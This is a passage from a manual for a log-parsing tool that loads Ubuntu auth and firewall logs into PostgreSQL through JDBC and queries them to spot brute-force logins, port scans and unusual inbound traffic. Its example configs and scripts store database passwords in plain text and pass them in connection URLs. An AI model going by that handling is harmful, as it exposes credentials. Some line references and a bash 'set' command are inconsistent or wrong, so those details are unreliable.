The function `WrtTM03` for example writes into the template `templ03.txt` and appends this file to the output file `outfile.html`.

Using this construction, you can write templates in 99 templates (00..99). Together with the template, which can only be used with a fixed name, there are 100 templates available.

Valid values for the 3. parameter of `ParseTokens.class`:

template-names specified in the command-line as 3. parameter of the call of ParseTokens.class	**template-name fix**	**prefix for the templates with the variable names**
nil	not specified by command-line value from WriteShellScript.cfg	not specified by command-line value from WriteShellScript.cfg
tempFix	tempFix	not specified by command-line value from WriteShellScript.cfg
tempFix,nil	tempFix	nil
nil,templVar	not specified by command-line value from WriteShellScript.cfg	templVar
tempFix,tempVar	tempFix	templVar

If a name for the template with the fix name is specified in the command-line and the text "`,nil`" is appended (like `tempFix,nil`), the prefix for the template with the variable name is `nil` in this case.

The JDBC-Interface of the Parser-Program (`/exa09`)

Inserting parsed log-files with their unified timestamp into a database could help to answer the two questions which are the most important questions in a security-check:

1. who accessed what and
2. when they did it.


Unfortunately, loading a firewall log file as a CSV file directly into EXCEL does not work. There are some exceptions in the structure of the individual sentences. Therefore, this approach leads to a significant error rate. Loading the firewall log files via a parser program is the better approach.

If different LOG-files are parsed and inserted into a database by SQL-scripts or by JDBC together with updates of critical configuration files it becomes easier to find hints if a system has been hacked. **You see the whole picture, because you can insert different log-files from different machines into your database and you can examine the records by SQL!** Therefore a unified timestamp (with the data-type number) is calculated from text-strings.

Example (from the Ubuntu firewall log-file: `/var/log/ufw.log`):

```
25  #-- ------------------------------------------------------------------
26  echo "build the tokens: step-2 - use 3GL-mode incl. LFs"
27  #-- ------------------------------------------------------------------
28  cat   /var/log/ufw.log    > /home/peter/pbug/java/exa09/inFile3.txt
```

The beginning of the first log-record:



2025-12-07T14:29:47.373244+01:00

The timestamp is converted into a number (the data-type is real):

YYYYMMDD.HHMISS – the example above: 20251207.142947

YYYY	years
MM	months
DD	days
HH	hours
MI	minutes
SS	seconds

Example-3 in folder `/exa09`: read the id, the time and the host name with SQL from the database:

```
testdb=> select id,blk_time,blk_tcor,blk_host from fw_logs;

   id   |     blk_time     | blk_tcor |              blk_host
--------+------------------+----------+-----------------------------------------------
 516073 | 20251207.142947 | +01:00   | peter-Vivobook-ASUSLaptop-X1704VA-X1704VA
 516074 | 20251207.142951 | +01:00   | peter-Vivobook-ASUSLaptop-X1704VA-X1704VA
 516075 | 20251207.142951 | +01:00   | peter-Vivobook-ASUSLaptop-X1704VA-X1704VA
 516076 | 20251207.142951 | +01:00   | peter-Vivobook-ASUSLaptop-X1704VA-X1704VA
 516077 | 20251207.142951 | +01:00   | peter-Vivobook-ASUSLaptop-X1704VA-X1704VA
 516078 | 20251207.143002 | +01:00   | peter-Vivobook-ASUSLaptop-X1704VA-X1704VA
 516079 | 20251207.143003 | +01:00   | peter-Vivobook-ASUSLaptop-X1704VA-X1704VA
```

It becomes easy to import data of all events that occurred during a time-range:

```
... WHERE timestamp > YYYYMMDD.HHMISS ... GROUP BY ... HAVING ... ORDER BY ...
```

ParseTokens has an JDBC interface. The first part of a `INSERT`-statement is read from the file `TAFrConf.txt`:

```
3   #
4   # the license key
5   123456789
6   # the URL of the database
7   jdbc:postgresql://localhost:5432/testdb
8   # the username or the role of the table-owner
9   db_manager
10  # the password of the role of the table-owner
11  79x73acx75
12  # the 1. insert-stmt.: JDBCa...
13  INSERT INTO event_logs (event_sys,event_time,event_type,event_data) VALUES ('OS',?);
14  # the 2. insert-stmt.: JDBCb...
15  INSERT INTO event_logs (event_sys,event_time,event_type,event_data) VALUES ('PSQL',?);
16  # the 3. insert-stmt.: JDBCc...
17  INSERT INTO fw_logs (blk_time,blk_tcor,blk_host,blk_kernel,blk_action,blk_IN,blk_OUT,blk_MAC
18  # the 4. insert-stmt.: JDBCd...
19  delete from event_logs
20  # the 5. insert-stmt.: JDBCe...
21  delete from fw_logs
22
```

There are 2 examples: the log-file of

- the logins (`/var/log/auth.log`) and
- the firewall (`/var/log/syslog.log+/var/log/kernel.log+/var/log/ufw.log`)

in the folder `/exa09`. There are 2 `INSERT`-Statements for the JDBC-interface (in line 15, 19, and 17) and 2 DELETE-statements (in line 21 and 23):

```
1   #
2   # DO NOT CHANGE THE ORDER OF THIS CFG-DATA!!
3   #
4   # EACH LINE MUST HAVE A VALUE; FOR A NOT USED LINE YOU CAN USE NIL OR DUMMY FOR EXAMPLE!!
5   #
6   # the license key
7   342020143
8   # the URL of the database
9   jdbc:postgresql://localhost:5432/testdb
10  # the username or the role of the table-owner
11  db_manager
12  # the password of the role of the table-owner
13  79x73acx75
14  # the 1. insert-stmt.: JDBCa... in parserPrg.txt
15  INSERT INTO event_logs (event_sys,event_time,event_type,event_data) VALUES ('OS',?);
16  # the 2. insert-stmt.: JDBCb... act. not used
17  nil
18  # the 3. insert-stmt.: JDBCc... in parserPrg23.txt
19  INSERT INTO fw_logs (blk_TIME,blk_TCOR,blk_HOST,blk_KERNEL,blk_ACT,blk_IN,blk_OUT,blk_MAC,blk
20  # the 4. insert-stmt.: JDBCd... in parserPrg.txt
21  delete from event_logs
22  # the 5. insert-stmt.: JDBCe... in parserPrg23.txt
23  delete from fw_logs
24
```

The table of the example 1 and 2 (`mk.sh` and `mk2.sh`):

```
-- The table for logs from auth.log.
drop   table event_logs ;
create table event_logs (
    id           serial primary key,
    event_sys    varchar not null,
    event_time   varchar not null,
    event_type   varchar not null,
    event_data   varchar not null
  );

-- The table for the logs of syslog, kernel.log, and ufw.log.
drop   table fw_logs ;
create table fw_logs (
    id           serial primary key,
    blk_TIME     varchar not null,
    blk_TCOR     varchar not null,
    blk_HOST     varchar not null,
    blk_KERNEL   varchar not null,
    blk_ACT      varchar not null,
    blk_IN       varchar not null,
    blk_OUT      varchar not null,
    blk_MAC      varchar not null,
    blk_SRC      varchar not null,
    blk_DST      varchar not null,
    blk_LEN_DST  varchar not null,
    blk_TC       varchar not null,
    blk_HOPLIMIT varchar not null,
    blk_FLOWLBL  varchar not null,
    blk_SPT      varchar not null,
    blk_DPT      varchar not null,
    blk_LEN_DPT  varchar not null,
    blk_TOS      varchar not null,
    blk_PREC     varchar not null,
    blk_TTL      varchar not null,
    blk_ID       varchar not null,
    blk_DF       varchar not null,
    blk_PROTO    varchar not null,
    blk_TYPE     varchar not null,
    blk_CODE     varchar not null,
    blk_MARK     varchar not null,
    blk_WINDOW   varchar not null,
    blk_RES      varchar not null,
    blk_ACK      varchar not null,
    blk_RST      varchar not null,
    blk_SYN      varchar not null,
    blk_URGP     varchar not null
  );
```

A call of the JDBC-interface from the parser-program of the first example:

```
48
49    STP18  EQV   =              -   AppTokBV04
50    STP19  EQT   $null         w   AppTokBV04_JDBCa0204
51    //
52    $null  $null $null         -   $null
53
```

The call of the function JDBCb0204 for example takes the actual content of the bind-variables 2, 3, and 4 and creates a string like

```
'20251124.154034','password authentication failed','user db_manager'
```

The values from the log-file of the parser:

```
[PTK-240] the values of the BindVar.[01..90] (content only)
 :BV[2]="20251124.154034"
 :BV[3]="password authentication failed"
 :BV[4]="user db_manager"
```

```
testdb=> select * from event_logs order by event_time;
 id | event_sys |   event_time    |           event_type            |   event_data
----+-----------+-----------------+---------------------------------+-----------------
  3 | OS        | 20251123.154549 | authentication failure          | user=testuser
  4 | OS        | 20251123.164825 | authentication failure          | user=testuser
  5 | OS        | 20251123.164834 | authentication failure          | user=testuser
  6 | OS        | 20251123.164847 | authentication failure          | user=peter
  7 | OS        | 20251124.152813 | authentication failure          | user=testuser
 14 | PSQL      | 20251124.154034 | password authentication failed | user db manager
  8 | OS        | 20251127.164748 | authentication failure          | user=peter
  9 | OS        | 20251129.172012 | authentication failure          | user=peter
 10 | OS        | 20251129.172048 | authentication failure          | user=peter
 11 | OS        | 20251129.172053 | authentication failure          | user=peter
 12 | OS        | 20251129.172100 | authentication failure          | user=peter
 13 | OS        | 20251129.232806 | authentication failure          | user=peter
(12 rows)
```

The second INSERT-statement is taken from the file TAFrConf.txt (JDBCb=>2):

```
 3  #
 4  # the license key
 5  123456789
 6  # the URL of the database
 7  jdbc:postgresql://localhost:5432/testdb
 8  # the username or the role of the table-owner
 9  db_manager
10  # the password of the role of the table-owner
11  79x73acx75
12  # the 1. insert-stmt.: JDBCa...
13  INSERT INTO event_logs (event_sys,event_time,event_type,event_data) VALUES ('OS',?);
14  # the 2. insert-stmt.: JDBCb...
15  INSERT INTO event_logs (event_sys,event_time,event_type,event_data) VALUES ('PSQL',?);
16  # the 3. insert-stmt.: JDBCc...
17  INSERT INTO fw_logs (blk_time,blk_tcor,blk_host,blk_kernel,blk_action,blk_IN,blk_OUT,blk_MAC
18  # the 4. insert-stmt.: JDBCd...
19  delete from event_logs
20  # the 5. insert-stmt.: JDBCe...
21  delete from fw_logs
22
```

The second INSERT-statement is taken, if the JDBC-function JDBCb0204 is called from the parser-program. The final INSERT-statement. The yellow-marked string replaces '?':

```
"INSERT INTO event_logs (event_sys,event_time,event_type,event_data) VALUES
('PSQL','20251124.154034','password authentication failed','user db_manager')"
```

Functionname used in the Parser-Program and the SQL-statements from TAFrConf.txt:

The call of the function JDBCa takes the first statement from line 13.

The call of the function JDBCb takes the second statement from line 15.

.....

The call of the function JDBCe takes the fifth statement from line 20.

For example: the call of the function `JDBCb0204` from the parser-program:

```
56      STP18  $null $null          -    AppTokBV04_JDBCb0204
57      //
```

The JDBC-interface of the parser:

- The JDBC-interface of the *TAFr*-software is limited to single INSERT-statements.
- Each column is limited by a single-apostrophe. The datatype is always `string` or alpha-numeric. Each value for a column separated by a comma. The call of the function `JDBCb0204` produces a string like

  ```
  ':BV02',':BV03',':BV04'
  ```

  The example above:

  ```
  '20251124.154034','password authentication failed','user db_manager'
  ```

- The columns of the target-table must match the list of the bind-variables (`:BVs`).
- The insert of a technical key can be done by `id.nextval` in ORACLE® or by the datatype `SERIAL` in PostgreSQL®:

```
CREATE TABLE event_logs (
   id                SERIAL PRIMARY KEY,
   event_sys         VARCHAR NOT NULL,
   event_time        VARCHAR NOT NULL,
   event_type        VARCHAR NOT NULL,
   event_data        VARCHAR NOT NULL
);
```

Now the processing of the inserted data can be done with the functionality of the database:

```
testdb=> select * from event_logs order by event_time;
 id | event_sys |   event_time    |           event_type           |   event_data
----+-----------+-----------------+--------------------------------+-----------------
  3 | OS        | 20251123.154549 | authentication failure         | user=testuser
  4 | OS        | 20251123.164825 | authentication failure         | user=testuser
  5 | OS        | 20251123.164834 | authentication failure         | user=testuser
  .....
 12 | OS        | 20251129.172100 | authentication failure         | user=peter
 13 | OS        | 20251129.232806 | authentication failure         | user=peter
(12 rows)
```

An "`order by`" using the unified timestamp shows the events of different systems in its temporal sequence.

The the `DELETE`-statements of the example above in line 19 and 21 removes the old log-sentences.

```
#
# DO NOT CHANGE THE ORDER OF THIS CFG-DATA!!
#
# EACH LINE MUST HAVE A VALUE; FOR A NOT USED LINE YOU CAN USE NIL OR DUMMY FOR EXAMPLE!!
#
# the license key
1234567890
# the URL of the database
jdbc:postgresql://localhost:5432/testdb
# the username or the role of the table-owner
db_manager
# the password of the role of the table-owner
79x73acx75
# the 1. insert-stmt.: JDBCa... in parserPrg.txt
INSERT INTO event_logs (event_sys,event_time,event_type,event_data) VALUES ('OS',?);
# the 2. insert-stmt.: JDBCb... act. not used
nil
# the 3. insert-stmt.: JDBCc... in parserPrg23.txt
INSERT INTO fw_logs (blk_TIME,blk_TCOR,blk_HOST,blk_KERNEL,blk_ACT,blk_IN,blk_OUT,blk_MAC,b
# the 4. insert-stmt.: JDBCd... in parserPrg.txt
delete from event_logs
# the 5. insert-stmt.: JDBCe... in parserPrg23.txt
delete from fw_logs
```

The JDBC-interface can process all SQL-statements, that returns no data from the database (everything but not SELECT).

All files of this example are stored in the directory `/exa09`.

Example for processing a SQL-statement for PostgreSQL® from a bash shell-script:

```
#-- ---------------------------------------------------------------
# set password; is protected by read-access only for the file-owner
#-- ---------------------------------------------------------------
set $1 topsecret

#-- remove old authentication logs
psql postgresql://postgres:$1@127.0.0.1/testdb << EOF
delete from sys_events;
EOF
```

A few records of the log-file of the firewall (the 3. example) differs from the others. The sentence "`message repeated 2 times`" can be found behind the kernel-information:

```
2025-12-30T13:26:21.925428+01:00 peter-Vivobook-ASUSLaptop-X1704VA-X1704VA kernel: [UFW AUDIT] IN=wlo1 OUT= MAC=33:33:00:00:00:fb:1
2025-12-30T13:26:22.540505+01:00 peter-Vivobook-ASUSLaptop-X1704VA-X1704VA kernel: message repeated 2 times: [ [UFW AUDIT] IN=wlo1
2025-12-30T13:26:22.746413+01:00 peter-Vivobook-ASUSLaptop-X1704VA-X1704VA kernel: [UFW AUDIT] IN=wlo1 OUT= MAC=33:33:00:00:00:fb:1
2025-12-30T13:26:38.720446+01:00 peter-Vivobook-ASUSLaptop-X1704VA-X1704VA kernel: message repeated 3 times: [ [UFW AUDIT] IN=wlo1
2025-12-30T13:26:40.766415+01:00 peter-Vivobook-ASUSLaptop-X1704VA-X1704VA kernel: [UFW AUDIT] IN=wlo1 OUT= MAC=01:00:5e:00:00:fb:9
```

Their value for the database-column `blk_action` starts with a square-bracket: "`[`":

```
testdb=> select blk_act, count(*) from fw_logs group by blk_act;
   blk_act    | count
--------------+-------
  UFW ALLOW   |  9671
  UFW AUDIT   | 30549
  [ UFW AUDIT |    16
  [ UFW ALLOW |     3
  UFW BLOCK   | 17394
(5 rows)
```

For the first check can the query below can help. :

```
select to_number(blk_time,'99999999'),blk_act,blk_src,blk_spt,blk_dst,blk_dpt,count(*)
from   fw_logs
where  blk_host='peter-Vivobook-ASUSLaptop-X1704VA-X1704VA'
 and   blk_dst<>'DST=224.0.0.251'                          -- no mDNS address for DNS queries
 and   blk_dst<>'DST=224.0.0.1'                            -- no Multicast-adresses
 and   blk_dst<>'DST=ff02:0000:0000:0000:0000:0000:0000:00fb' -- no Multicast-adresses
 and   blk_dpt in ('DPT=22','DPT=80','DPT=443','DPT=3389')    -- only SSH,HTTP,HTTPS,RDP traffic
group by to_number(blk_time,'99999999'),blk_act,blk_src,blk_spt,blk_dst,blk_dpt
having count(*) > 5
order by 1,2
;
```

to_number	blk_act	blk_src	blk_spt	blk_dst	blk_dpt	count
20260125	UFW ALLOW	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=38102	DST=2620:002d:4002:0001:0000:0000:0000:0198	DPT=80	8
20260125	UFW ALLOW	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=42010	DST=2620:002d:4002:0001:0000:0000:0000:0198	DPT=80	9
20260125	UFW ALLOW	SRC=2003:00dd:f710:13d7:45a3:07d2:59fa:6e0f	SPT=54112	DST=2620:002d:4002:0001:0000:0000:0000:0198	DPT=80	6
20260125	UFW ALLOW	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=58350	DST=2620:002d:4002:0001:0000:0000:0000:0196	DPT=80	9
20260125	UFW ALLOW	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=47424	DST=2620:002d:4002:0001:0000:0000:0000:0196	DPT=80	8
20260125	UFW ALLOW	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=59916	DST=2620:002d:4002:0001:0000:0000:0000:0198	DPT=80	9
20260125	UFW ALLOW	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=50164	DST=2620:002d:4002:0001:0000:0000:0000:0198	DPT=80	6
20260125	UFW ALLOW	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=38228	DST=2620:002d:4002:0001:0000:0000:0000:0196	DPT=80	7
20260125	UFW ALLOW	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=55976	DST=2620:002d:4002:0001:0000:0000:0000:0196	DPT=80	7
20260125	UFW AUDIT	SRC=2003:00dd:f710:13d7:45a3:07d2:59fa:6e0f	SPT=54112	DST=2620:002d:4002:0001:0000:0000:0000:0198	DPT=80	6
20260125	UFW AUDIT	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=58350	DST=2620:002d:4002:0001:0000:0000:0000:0196	DPT=80	9
20260125	UFW AUDIT	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=55976	DST=2620:002d:4002:0001:0000:0000:0000:0196	DPT=80	7
20260125	UFW AUDIT	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=42010	DST=2620:002d:4002:0001:0000:0000:0000:0198	DPT=80	9
20260125	UFW AUDIT	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=47424	DST=2620:002d:4002:0001:0000:0000:0000:0196	DPT=80	8
20260125	UFW AUDIT	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=59916	DST=2620:002d:4002:0001:0000:0000:0000:0198	DPT=80	9
20260125	UFW AUDIT	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=38102	DST=2620:002d:4002:0001:0000:0000:0000:0198	DPT=80	8
20260125	UFW AUDIT	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=38228	DST=2620:002d:4002:0001:0000:0000:0000:0196	DPT=80	7
20260125	UFW AUDIT	SRC=2003:00dd:f710:13ab:10b1:2101:8822:fa36	SPT=50164	DST=2620:002d:4002:0001:0000:0000:0000:0198	DPT=80	6
20260126	UFW ALLOW	SRC=2003:00dd:f710:1399:8cd2:5818:036e:e314	SPT=43884	DST=2620:002d:4002:0001:0000:0000:0000:0198	DPT=80	6
20260126	UFW ALLOW	SRC=2003:00dd:f710:1399:8cd2:5818:036e:e314	SPT=42412	DST=2620:002d:4002:0001:0000:0000:0000:0196	DPT=80	8
20260126	UFW ALLOW	SRC=2003:00dd:f710:1399:8cd2:5818:036e:e314	SPT=34670	DST=2620:002d:4002:0001:0000:0000:0000:0198	DPT=80	8
20260126	UFW AUDIT	SRC=2003:00dd:f710:1399:8cd2:5818:036e:e314	SPT=43884	DST=2620:002d:4002:0001:0000:0000:0000:0198	DPT=80	6

This can be done now with SQL! The SQL-query above would show a high volume of denied traffic from a single IP address that usually indicates a port scan or enumeration attempt.

A reference-table can help to reduce work:


1. One can compare the number of blocked traffic to the reference-table.
2. One can compare the incoming and the outgoing traffic to a reference-table.

A reference-table for the example here is created by a copy of a examined table:

```
82
83    -- Process this after you got a representive table content of the table FW_LOGS
84    --  to create the compare-table from this table.
85    DROP   TABLE fw_logs_ref;
86    CREATE TABLE fw_logs_ref AS
87      SELECT * FROM fw_logs;
88
```

Brute-force attacks lead to repeated entries of blocked login attempts; this can be found now by SQL. The SQL-statement below calculates the part of the blocked traffic for each day compared to the blocked traffic of the reference table:

```
#-- ------------------------------------------------------------------------------------------
echo Detecting hacking attempts in firewall logs by identifying spikes in blocked traffic.
#-- ------------------------------------------------------------------------------------------
set $1 79x73acx75
psql postgresql://postgres:$1@127.0.0.1/testdb  << EOF
select to_number(blk_time,'99999999'),get_diff_quote(to_number(blk_time,'99999999')::integer)||' %'
from   fw_logs
group by to_number(blk_time,'99999999')
order by 1;
EOF
```



```
 to_number | ?column?
-----------+----------
  20260201 | 9 %
  20260202 | 8 %
  20260203 | 9 %
  20260204 | 14 %
  20260205 | 10 %
  20260206 | 17 %
  20260207 | 8 %
  20260208 | 9 %
  20260209 | 8 %
  20260210 | 10 %
(10 rows)

testdb=>
```

The SQL-file `mk_psql.sql` creates 3 tables and the function for the calculation of the detecting hacking attempts in firewall logs by identifying spikes in blocked traffic. The file works only for PostgreSQL®.

Connections on sensitive ports (e.g., 22, 80, 443, 3389) from unknown or international IP addresses (unusual inbound traffic) can be recognized:

Example from the make-file of the 2. example:

```
select
 to_number(blk_time,'99999999')
,blk_HOST
,blk_ACT
,blk_SRC
,blk_SPT
,blk_DST
,blk_DPT
,blk_PROTO
,count(*)
from   fw_logs
where blk_src not like ('SRC=65.21.94.%')                          /* RIPE */
 and  blk_src not like ('SRC=65.21.95.%')                          /* RIPE */
 and  blk_src not like ('SRC=127.%')                               /* my local C-net */
 and  blk_src not like ('SRC=192.168.%')                           /* my local C-net */
 and  blk_src not like ('SRC=2003:00dd:f743:%')                    /* vermutl. alles RIPE */
 and  blk_src not like ('SRC=2606:4700:%')                         /* vermutl. alles Cloudflare-NOC */
 and  blk_src not like ('SRC=2620:002d:40%')                       /* vermutl. alles CANONICAL-USA6 */
 and  blk_src not like ('SRC=fe80:0000:0000:0000:%')               /* vermutl. alles Web Services
Dynamic Discovery (WS-Discovery) */
 and  blk_src not in (
   'SRC=144.76.159.218'                         /* IP range, including ASN, country, and network
details.*/
  ,'SRC=148.251.136.16'                         /* Database query service */
  ,'SRC=185.125.190.101'                        /* IP adress lookup */
  ,'SRC=185.125.190.99'                         /* Canonical Lim.*/
  ,'SRC=0.0.0.0'
  ,'SRC=91.189.91.96'                           /* official Canonical Group Limited server, primarily
functioning as an Ubuntu content cache and archive */
  ,'SRC=91.189.91.97'                           /* official Canonical Group Limited server, primarily
functioning as an Ubuntu content cache and archive */
  ,'SRC=91.189.91.98'                           /* official Canonical Group Limited server, primarily
functioning as an Ubuntu content cache and archive */
  ,'SRC=127.0.0.1'                              /* loop back  */
  ,'SRC=185.125.190.100'                        /* canonical mimited group ip adress */
  ,'SRC=208.77.20.11'                           /* hosted in Chicago, Illinois/ISP tzulo, inc. and is
primarily known as a mirror server for the Linux Mint operating system */
```

```
  ,'SRC=208.77.20.19'                           /* public IPv4 address operated by Tzulo (a hosting
provider) */
  ,'SRC=224.0.0.1'                              /* all-hosts multicast address */
  ,'SRC=224.0.0.251'                            /* multicast DNS (mDNS) */
  ,'SRC=0000:0000:0000:0000:0000:0000:0000:0000'
  ,'SRC=0000:0000:0000:0000:0000:0000:0000:0001'
  ,'SRC=2003:00dd:f743:252b:0285:6440:d3fd:13d3' /* Dt.Telekom */
  ,'SRC=2003:00dd:f743:252b:27fb:d052:aa44:a21c' /* Dt.Telekom */
  ,'SRC=2003:00dd:f743:2540:43dc:c8d4:7745:263b' /* Dt.Telekom */
  ,'SRC=2003:00dd:f743:2540:e47d:3912:d3d6:e556' /* Dt.Telekom */
  ,'SRC=2003:00dd:f743:2558:45f9:05bb:9e66:4117' /* Dt.Telekom */
  ,'SRC=2003:00dd:f743:2558:b6fb:6842:ccf8:375e' /* Dt.Telekom */
  ,'SRC=2003:00dd:f743:256e:18'                 /* Ripe Query Service */
  ,'SRC=2003:00dd:f743:256e:228b:9047:f552:0170' /* Deutsche Telekom AG */
  ,'SRC=2003:00dd:f743:256e:2674:c392:014a:17c0' /* Dt.Telekom */
  ,'SRC=2003:00dd:f743:25fa:3573:a3bf:72e7:1503' /* Dt.Telekom */
  ,'SRC=2003:00dd:f743:25fa:95fc:4da4:4117:73a8' /* Dt.Telekom */
  ,'SRC=2600:1901:0000:38d7:0000:0000:0000:0000' /* arch linux */
  ,'SRC=2a00:8640:1::2d57:a8c5:c2e3:a708'       /* RIPE Database query service */
  ,'SRC=2a04:4e42:0001:0000:0000:0000:0000:0347' /* ORG-FI26-RIPE */
  ,'SRC=2a04:4e42:0001:0000:0000:0000:0000:0561' /* Internet Storm Center on Port 54156 */
 )
 and  blk_dst not like ('DST=127.%')            /* my local C-net */
 and  blk_dst not like ('DST=192.168.%')        /* my local C-net */
 and  blk_dst not in (
   'DST=2003:00dd:f743:252b:0285:6440:d3fd:13d3' /* Dt.Telekom */
  ,'DST=2003:00dd:f743:252b:27fb:d052:aa44:a21c' /* Dt.Telekom */
  ,'DST=2003:00dd:f743:2540:43dc:c8d4:7745:263b' /* Dt.Telekom */
  ,'DST=2003:00dd:f743:2540:e47d:3912:d3d6:e556' /* Dt.Telekom */
  ,'DST=2003:00dd:f743:2558:45f9:05bb:9e66:4117' /* Dt.Telekom */
  ,'DST=2003:00dd:f743:2558:b6fb:6842:ccf8:375e' /* Dt.Telekom */
  ,'DST=2003:00dd:f743:256e:18                  ' /* Dt.Telekom */
  ,'DST=2003:00dd:f743:256e:2674:c392:014a:17c0' /* Dt.Telekom */
  ,'DST=2003:00dd:f743:25fa:3573:a3bf:72e7:1503' /* Dt.Telekom */
  ,'DST=2003:00dd:f743:25fa:95fc:4da4:4117:73a8' /* Dt.Telekom */
  ,'DST=2606:4700:0000:0000:0000:0000:6812:7922' /* IANA       */
  ,'DST=fe80:0000:0000:0000:284a:f870:2176:8e7d' /* IANA       */
  ,'DST=ff02:0000:0000:0000:0000:0000:0000:00fb' /* Vodafone   */
 )
group by
 to_number(blk_time,'99999999')
,blk_HOST
,blk_ACT
,blk_SRC
,blk_SPT
,blk_DST
,blk_DPT
,blk_PROTO
order by 1;
```

To reduce the amount of selected records only the unusual connections on sensitive ports (e.g., 22, 80, 443, 3389) from unknown or international IP addresses (inbound traffic) is specified in the SQL-statement.

Traffic from Russia or from North Korea is suspicious. The command `host` performs external DNS lookup for domains. `who is` shows detailed information about an IP-address by your browser.

The database from IP2Location™ is an open source geolocation database with limited accuracy. However, it can be assumed that intelligence agencies do not reveal their identity via their IP address. A simple VPN can hide this.

Example: If the only internet traffic you generate consists solely of browsing (HTML and SHTML traffic), then traffic via port 22 is highly suspicious. The SQL-statements from the make file of the third example are only examples. A real expert will create better statements that returns better results.

Before you can use the JDBC interface, you must make sure that you have:

- A relational database installed and running:
  1. Install a relational database (e.g., Oracle, PostgreSQL, MySQL).
  2. Create a database and a user (Oracle) or a role (PostgreSQL, MySQL).
- Download a valid JAR file, that works with your relational database.
- Add the URL, the db-user or the role, and the password into the CFG-file `TAFrConf.txt`:

```
#
# DO NOT CHANGE THE ORDER OF THIS CFG-DATA!!
#
# the license key
123456789
# the URL of the database
jdbc:postgresql://localhost:5432/testdb
# the username or the role of the table-owner
db_manager
# the password of the role of the table-owner
topsecret
# the 1. insert-stmt.: JDBCa...
INSERT INTO event_logs (event_sys,event_time,event_type,event_data) VALUES ('OS',?);
# the 2. insert-stmt.: JDBCb...
INSERT INTO event_logs (event_sys,event_time,event_type,event_data) VALUES ('PSQL',?);
# the 3. insert-stmt.: JDBCc...
INSERT INTO fw_logs (blk_TIME,blk_TCOR,blk_HOST,blk_KERNEL,blk_ACT,blk_IN,blk_OUT,blk_M
# the 4. insert-stmt.: JDBCd...
delete from event_logs
# the 5. insert-stmt.: JDBCe...
delete from fw_logs

```

- Add the SQL-statements according to the function-calls in your parser-program into the CFG-file `TAFrConf.txt`:

```
# the 1. insert-stmt.: JDBCa...
INSERT INTO event_logs (event_sys,event_time,event_type,event_data) VALUES ('OS',?);
# the 2. insert-stmt.: JDBCb...
INSERT INTO event_logs (event_sys,event_time,event_type,event_data) VALUES ('PSQL',?);
```

.....

- Add the path to the JAR-file to the class-path:
  Example:

```
java -cp ../src:../src/JDBC/postgresql-42.7.8.jar ParseTokens ...
```

The Checks of the Parser-Program

The program `ParseTokens` makes some checks for the parser-program:

- The limit for test-version is checked by the number of lines of the parser-program.
- The STOP-record (with label=`$null`) must exist as the last record of the parser-program.
- Each column of the parser-program must have a value or "`$null`".
- Each match type and each function must have a valid value.
- Each CALL-value must have a valid target.
- Each NEXT-value must have a valid target.
- Processing of max. 5 push-back tokens (`PbkTok`) in a sequence to prevent infinite loops.
- All labels should be placed as a group together:

  not ok:

```
SEW01   EUV     AS          -   $null        ...
SEW02   EUV     (           -   $null        ...
SEW01   $null   $null       -   $null        ...
SEW03   EUVPAO  SELECT      -   AsuTokBV21    ...
```

  better:

```
SEW01   EUV     AS          -   $null        ...
SEW01   $null   $null       -   $null        ...
SEW02   EUV     (           -   $null        ...
SEW03   EUVPAO  SELECT      -   AsuTokBV21    ...
```

- The check of the parser-program finds unreachable statements:

  not ok:

```
SEW01   $null   $null       -   $null        ...
SEW01   EUV     AS          -   $null        ...
```

  better:

```
SEW01   EUV     AS          -   $null        ...
SEW01   $null   $null       -   $null        ...
```

Normally, the match functions per label should be sorted as follows: exact values (`EUV,EUVPAO,PAC,...`), token types (`EQT`), the rest=else branch (`$null`) to prevent unreachable statements:

```
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/tst03$ ./mk.sh
remove the old log-files
parser-program: remove comments and build the tokens
build the tokens: step-2 - CSV: ;SV
ParseTokens <loader-program> <pInFile> <template> <output-file with results>
*** (PTK-0840) readLdrPrgToArr() - unreachable line: "START $null $null - ...
*** (PTK-0730) main() [840]
 0
exit with error
